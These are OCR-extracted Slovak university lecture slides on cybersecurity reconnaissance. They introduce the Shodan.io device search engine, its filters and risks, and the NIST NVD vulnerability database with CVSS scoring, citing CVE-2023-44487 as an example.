
https://www.shodan.io/

- **Shodan.io**
  - špecializovaný vyhľadávač, ktorý umožňuje prehľadávať zariadenia pripojené k internetu
  - na rozdiel od klasických vyhľadávačov ako Google, ktoré indexujú webové stránky, Shodan indexuje **internet vecí (IoT)**, vrátane:
    - servery
    - webkamery
    - smerovače
    - inteligentné zariadenia
    - priemyselné systémy a ďalšie.
- **Účel:**
  - Zisťovanie, aké zariadenia sú pripojené k internetu a aké služby poskytujú.
- **Použitie:**
  - Bezpečnostní experti ho využívajú na auditovanie sietí, hľadanie zraniteľností a monitorovanie zariadení.
- **Funkcie:**
  - Umožňuje filtrovať podľa IP adresy, portu, geografickej polohy, operačného systému, otvorených služieb a ďalších parametrov.
- **Riziká:**
  - Môže byť zneužitý na identifikáciu nezabezpečených zariadení, preto je dôležité správne konfigurovať a zabezpečiť sieťové zariadenia.

Financované Európskou úniou NextGenerationEU
PLÁN OBNOVY
MINISTERSTVO INVESTÍCIÍ, REGIONÁLNEHO ROZVOJA A INFORMATIZÁCIE SLOVENSKEJ REPUBLIKY
KOMPETENČNÉ CENTRUM KYBERNETICKEJ BEZPEČNOSTI ŽILINSKEJ UNIVERZITY V ŽILINE


Vyhľadávač pre zariadenia pripojené k internetu (vrátane ich zraniteľností)

Vyhľadanie informácií cez shodan.io



Vyhľadávač pre zariadenia pripojené k internetu (vrátane ich zraniteľností)


Vyhľadanie informácií cez shodan.io (pokrač.)



Financované Európskou úniou NextGenerationEU
PLÁN OBNOVY
MINISTERSTVO INVESTÍCIÍ, REGIONÁLNEHO ROZVOJA A INFORMATIZÁCIE SLOVENSKEJ REPUBLIKY
KOMPETENČNÉ CENTRUM KYBERNETICKEJ BEZPEČNOSTI ŽILINSKEJ UNIVERZITY V ŽILINE

Vyhľadávač pre zariadenia pripojené k internetu (vrátane ich zraniteľností)


Filter na zraniteľnosti



Konkrétna ukážka pre zisťovanie zraniteľnosti systému

Vyhľadávanie informácií o zraniteľnostiach


- NIST NVD (National Vulnerability Database) je oficiálna databáza kybernetických zraniteľností
  - spravovaná NIST (National Institute of Standards and Technology) v USA
  - zoznam známych zraniteľností softvéru a hardvéru, často označených identifikátorom CVE (Common Vulnerabilities and Exposures).
  - Pomáha organizáciám identifikovať a hodnotiť bezpečnostné riziká v ich systémoch.
  - Každá zraniteľnosť má priradené skóre CVSS (Common Vulnerability Scoring System), ktoré hodnotí jej závažnosť.
  - Úzko spolupracuje s MITRE (správcom CVE systému) a ďalšími bezpečnostnými komunitami.



Konkrétna ukážka pre zisťovanie zraniteľnosti systému

Vyhľadávanie informácií o zraniteľnostiach

- CVE-2023-44487



